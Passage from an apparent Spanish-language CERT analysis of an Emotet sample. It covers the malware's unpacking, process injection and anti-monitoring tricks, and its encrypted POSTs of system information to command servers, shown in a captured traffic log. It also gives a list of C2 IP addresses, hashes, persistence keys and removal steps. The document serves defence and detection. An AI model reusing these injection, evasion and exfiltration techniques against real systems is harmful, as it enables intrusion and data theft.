


Figura 16. Jump EntryPoint

Nuevamente, el código dañino comenzará desofuscando determinadas API, y cargando nuevas DLL requeridas vía *LoadLibraryW*. Posteriormente creará un nuevo proceso de sí mismo (c:\users\\657.exe) vía *CreateProcessW* y continuará el proceso de desempaquetado.




Figura 17. CreateProcessW (Suspended)

En la siguiente imagen se muestra el árbol de procesos generados por el propio binario inicial 657.exe. Obsérvese que algunos de estos procesos crean nuevos procesos hijo con argumentos concretos para instruir a los mismos diversas vías de ejecución diferentes. Finalmente, uno de los procesos instala el binario *folderschunk.exe* en el directorio "c:\Users\<username>\AppData\Local\folderschunk\" (el nombre de este binario puede variar). Dicho binario será el responsable de crear persistencia en el equipo por medio de una entrada en la clave de registro "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" y, si consta de permisos administrativos, mediante la creación de un servicio bajo el nombre "folderschunk" (véase punto 8).

Tras la ejecución de este último proceso (PID 2216 en la siguiente imagen) el resto de procesos padre serán finalizados.




Figura 18. Procesos hijo creados

Cabe destacar que durante el proceso de desempacado se emplean ciertos trucos para evadir la monitorización de sus acciones por parte de herramientas de análisis. Por ejemplo, el código dañado reserva memoria para copiar el contenido de *Ntdll.dll* (C:\Windows\SysWOW64\ntdll.dll) en el caso de ejecutarse sobre WoW y posteriormente recorre su *export table* para recuperar los *Service Numbers* asociados a determinadas API (*NtUnmapViewOfSection*, *NtCreateSection*, *NtMapViewOfSection*, *NtWriteVirtualMemory*, *NtResumeThread*). Estas APIs permitirán la inyección del código en el proceso que finalmente conectará con el C2.




Figura 19. Búsqueda de NtUnmapViewOfSection



Previo a la comunicación con el C2, la muestra recuperará información sobre el sistema comprometido: sistema operativo, *hostname*, listado de procesos ejecutándose, etc.




Figura 20. Información recopilada

7. CIFRADO Y COMUNICACIONES

De forma reiterativa el código dañino intentará comunicarse con el servidor de control para remitir la información del sistema y obtener las instrucciones pertinentes. Dicha información es enviada vía POST de forma ofuscada y cifrada.




Figura 21. Envío de información a los C2

El espécimen dispone de un gran listado de servidores de control en su fichero de configuración a través de los cuales irá rotando para enviar la información recopilada.



Dirección	Hex	ASCII	
0025B7C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] POST /site/ HTTP/1.1
0025B7C1	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] Referer: http://186.83.133.253/site/
0025B7C2	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] Content-Type: application/x-www-form-urlencoded
0025B7C3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] DNT: 1
0025B7C4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6
0025B7C5	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] ; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E
0025B7C6	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] System (4) requested UDP 192.168.1.255:137
0025B7C7	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] Host: 186.83.133.253:8080
0025B7C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] System (4) requested UDP 127.255.255.255:137
0025B7C9	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] Content-Length: 535
0025B7CA	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] Connection: Keep-Alive
0025B7CB	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] Cache-Control: no-cache
0025B7CC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] jPnx-wB8EaI9U53mIatyU0K2FX8mBv3EFGA9swumY4Mu2YRPa2K2F-zOpS
0025B7CD	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] 0D7iUkpsdKY3pmdDHeYtIR3FFGvHxgqDhuc5T9IR7rtYDQUR22%2BWTXqL0pg11thmpFqhOS%2B20tt589CdHhUKA8waEb993uE
0025B7CE	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] glBjm4uPdmZ5G6gD22x38TFhn55H7eFw0TFgdeK2B3dzG2qgV38UpaeW7FRW8aQzF7fbxCruft1qhK2FkY6zma6%2Fh4C5in4B5t
0025B7CF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] audS03pgX2XgT4kyn132FIK1m1yEeZ3rGfPAR61Vl61%2B%2BwMG2ddCFXqS%2B7zzGmP2irbJg8rIKp7h93Ti8xbSS9nQv6d
0025B7D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] Storing HTTP POST headers and data to http_20191012_162556.txt
0025B7D1	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] folderschuck.exe (2322) requested TCP 186.83.133.253:8080
0025B7D2	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] System (4) requested UDP 127.255.255.255:137
0025B7D3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] System (4) requested UDP 192.168.1.255:137
0025B7D4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] Sysmon.exe (1600) requested UDP 192.168.1.134:53
0025B7D5	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] DNS Server] Received PTR request for domain '253.133.83.186.in-addr.arpa'
0025B7D6	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] System (4) requested UDP 186.83.133.253:137
0025B7D7	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] Sysmon.exe (1600) requested UDP 192.168.1.134:53
0025B7D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] DNS Server] Received A request for domain 'cscasha2.ocsp-certum.com'
0025B7D9	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] DNS Server] Received A request for domain 'cscasha2.ocsp-certum.com'
0025B7DA	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] Sysmon.exe (1600) requested TCP 192.0.2.123:80
0025B7DB	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] GET /MFewTzBNMEswTAJBGUrdgMCGgUABBRkppgw%2B1qMw40EGa%2BAXH
0025B7DC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		10/12/19 04:25:56 PM [HTTPListener80] Connection: Keep-Alive

Figura 22. Listado de C2

Algunas de las IP embebidas en el fichero se muestran en el siguiente listado: Véase el [apartado 9](#) para conocer en detalle algunas fuentes de referencia con *blacklist* actualizadas sobre Emotet.

109.104.79.48	187.199.158.226	217.199.175.216
109.169.86.13	187.235.239.214	23.92.22.225
114.79.134.129	189.166.68.89	46.163.144.228
119.159.150.176	189.187.141.15	46.21.105.59
119.59.124.163	190.104.253.234	46.28.111.142
119.92.51.40	190.117.206.153	46.29.183.211
138.68.106.4	190.1.37.125	46.41.134.46
139.5.237.27	190.158.19.141	46.41.151.103
149.62.173.247	190.200.64.180	50.28.51.143
151.80.142.33	190.221.50.210	51.15.8.192
159.203.204.126	190.230.60.129	5.196.35.138
170.84.133.72	190.38.14.52	5.77.13.70
178.249.187.151	200.21.90.6	62.75.143.100
178.79.163.131	200.57.102.71	62.75.160.178
179.62.18.56	200.58.171.51	71.244.60.230
181.123.0.125	201.163.74.202	71.244.60.231
181.167.53.209	201.184.65.229	77.245.101.134
181.188.149.134	201.214.74.71	77.55.211.77
181.230.212.74	203.25.159.3	79.143.182.254
181.36.42.205	211.229.116.97	80.240.141.141
183.82.97.25	212.71.237.140	80.85.87.122
185.187.198.10	217.113.27.158	81.169.140.14
185.86.148.222	217.113.27.158	86.42.166.147
186.0.95.172	217.199.160.224	87.106.77.40
186.83.133.253	89.188.124.145	88.250.223.190
187.155.233.46	91.205.51.57	
187.188.166.192	91.83.93.124	

Para cifrar la información el código dañado, en primer lugar, aplica un algoritmo de compresión y posteriormente hace uso de la *CryptoAPI* de Windows para cifrar el

búfer resultante a partir de una clave de sesión AES. La *CryptoAPI* será utilizada también para descifrar los datos recibidos del servidor de control.




Figura 23. Compresión

La siguiente imagen muestra las diversas API involucradas para el cifrado del búfer comprimido. Mediante *CryptAcquireContextW* se selecciona un *provider type* 0x18 (RSA Full and AES) para generar un *handle* al *key container* correspondiente que será utilizado por *CryptEncrypt* para cifrar los datos.




Figura 24. Cifrado de los datos

Los datos cifrados serán ofuscados mediante base64 y posteriormente por el algoritmo *URL Encode*.




Figura 25. Winnet (envío de datos cifrados vía HttpSendRequestW)

En la siguiente imagen se muestra la lógica de las comunicaciones. En la parte izquierda aparecen las principales APIs, pertenecientes a Wininet, para gestionar el envío de la información cifrada vía HTTP. Una vez *HttpSendRequestW* remite la información al destino, la función *receive_response* será la responsable de recuperar la respuesta del servidor de control.




Figura 26. Gestión de las comunicaciones

Cabe destacar que el *modus operandi* utilizado por la muestra analizada de Emotet para ofuscar, cifrar y remitir la información parece coincidir en gran medida con la descrita por Fortinet en su análisis "A Deep Dive into the Emotet Malware" publicado el 6 de junio de este mismo año. Remítase a la referencia adjunta [\[REF.- 10\]](#) para más información.



8. PERSISTENCIA

Durante el proceso de infección, el binario *folderschunk.exe* es el responsable de generar persistencia por medio de la clave "HKCU\Software\Microsoft\Windows\CurrentVersion\Run". Téngase en cuenta que el nombre de dicho proceso puede variar, coincidiendo en cualquier caso con el directorio creado en "c:\Users\<username>\AppData\Local". Por ejemplo, otras instalaciones de Emotet [REF.- 6] han descargado el binario *easywindows* dentro del directorio "C:\Users\admin\AppData\Local\easywindow\".




Figura 27. Persistencia

El código dañino también dispone de la capacidad de crear un servicio como método de persistencia. Para ello comprobará si tiene permisos administrativos invocando a la API *OpenSCManager*. En caso afirmativo creará un nuevo servicio apuntando al binario "folderschunk".




Figura 28. Servicio

Una forma de listar los servicios disponibles en el sistema es empleando, desde la línea de comandos, la orden "sc query". Para listar la ruta al binario asociado con un servicio determinado puede utilizarse la orden "sc qc <nombre del servicio>" (por ejemplo: *sc query folderschunk*). Si se identifica el servicio dañino asegúrese de pararlo mismo mediante la orden "sc stop <nombre del servicio>" (por ejemplo: *sc stop folderschunk*). Dicha instrucción tendrá que emitirse desde una línea de comandos con derechos administrativos. Posteriormente, elimínese el binario dañino responsable del servicio si previamente no se ha hecho. Este binario se correspondería con el mismo indicado en la clave de registro previamente descrita.



9. DETECCIÓN Y ELIMINACIÓN

El último proceso generado por Emotet es el responsable de crear persistencia por medio de la clave de registro o el servicio descrito en el punto anterior. Téngase en cuenta, que Emotet funciona a modo de *dropper* de otros códigos dañinos como, por ejemplo, *Trickbot*. Esto implica que el malware descargado puede crear, a su vez, nuevos vectores de persistencia. Debido a estos hechos la eliminación de la entrada correspondiente en la clave de registro:

`"HKCU\Software\Microsoft\Windows\CurrentVersion\Run"`

O la eliminación del servicio no garantizaría la desinfección completa de la amenaza.

Para identificar Emotet de forma automatizada remítase a la regla de Yara descrita en el anexo. Por otro lado, para determinar si un equipo pudiera o no estar infectado con Emotet utilizando un enfoque manual se recomienda observar los procesos ejecutándose mediante la herramienta *Process Explorer* [REF.- 11]; en concreto aquellos ejecutándose desde la ruta `"c:\Users\<username>\AppData\Local"`. Las propiedades del binario dañino detallan que la compañía del mismo es *"Microsoft Corporation"* simulando ser una aplicación legítima; no obstante, el binario no está firmado. Desde la columna *"Verified Signer"* y posteriormente habilitando la opción *"Options -> Verify Image Signatures"* es posible identificar rápidamente los binarios no firmados. Merecen especial atención aquellos cuya compañía es *"Microsoft Corporation"* pero que carecen de firma; como es el caso de Emotet.

Asimismo, asegúrese de instruir a Process Explorer a realizar una búsqueda por hash de los procesos en ejecución para identificar instancias de Emotet. En la siguiente imagen se observa que el proceso *folderschunk.exe* tiene una tasa de detección de 52/70 según el reporte de VirusTotal.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Virus Total	Verified Signer
csrss.exe	1.12	4.256 K	11.564 K	400	Proceso en tiempo de ejecu...	Microsoft Corporation	0/69	(Verified) Microsoft Windows
conhost.exe	0.04	1.984 K	6.012 K	2056	Host de ventana de consola	Microsoft Corporation	0/67	(Verified) Microsoft Windows
winlogon.exe		3.300 K	7.932 K	440	Aplicación de inicio de sesi...	Microsoft Corporation	0/70	(Verified) Microsoft Windows
explorer.exe	2.86	108.312 K	103.592 K	2504	Explorador de Windows	Microsoft Corporation	0/67	(Verified) Microsoft Windows
VBoxTray.exe	< 0.01	2.880 K	7.996 K	2852	VirtualBox Guest Additions Tr...	Oracle Corporation	0/68	(Verified) Oracle Corporation
procexp64.exe	1.45	25.592 K	40.956 K	3680	Sysinternals Process Explorer	Sysinternals - www.sysi...	0/70	(Verified) Microsoft Corporation
cmd.exe		2.432 K	3.416 K	2904	Procesador de comandos de...	Microsoft Corporation	0/69	(Verified) Microsoft Windows
folderschunk.exe		3.968 K	9.992 K	1978	MSXML 6.0 SP3	Microsoft Corporation	52/70	(No hay ninguna firma presente en el sujeto) Microsoft Corporation

CPU Usage: 7.27% Commit Charge: 6.79% Processes: 37 Physical Usage: 14.01% Verified: Unsigned Link date: 12:45 26/09/2019 Publisher: n/a Company: Microsoft Corporation Description: MSXML 6.0 SP3 Product: Microsoft Visual Studio .NET Prod version: 6.30.7601.18980 File version: 6.30.7601.1898 MachineType: 32-bit MD5: D29401C760CB018661D76E7B515137B0 SHA1: 0FFCADC99F040CF5EBBDA735DF5C699E34DAC5A1 PESH1: 0415454E2E9F4FC94998D5231383B5813764E962 PE256: 90BC142395B719C5529A7F2BC95455579427306DD0BD7ED74402B85376357CA2 SHA256: E01698596FD1C4467F6817E6541D61C8F2F0B0B37E4625052059F5D4505BF047 IMP: 955408F80C54B1F2F51A254CF419CD013	folderschunk.exe:1978 Properties Image Performance Performance Graph Disk and Network Threads IT Image File (No hay ninguna firma presente en el sujeto) Microsoft Corp Version: 7.0.9272.0 Build Time: Thu Sep 26 12:45:16 2019 Path: C:\Users\ \AppData\Local\folderschunk\folderschunk.exe Command line:
---	--

Figura 29. Identificación Emotet



En el caso de identificar el espécimen asegúrese de finalizar el proceso y posteriormente eliminar la entrada de registro indicada en el apartado anterior.

Respecto a las comunicaciones, Emotet así como TrickBot emplean un elevado número de servidores de control y *proxy* en sus ficheros de configuración. Se recomienda actualizar a diario los firewalls/IDS/IPS con las *blacklists* disponibles en *abuse.ch* y por el CCN-CERT:

- <http://ccn-cert.net/emotet-ioc>
- <https://feodotracker.abuse.ch/browse/>
- <https://feodotracker.abuse.ch/downloads/ipblocklist.csv>

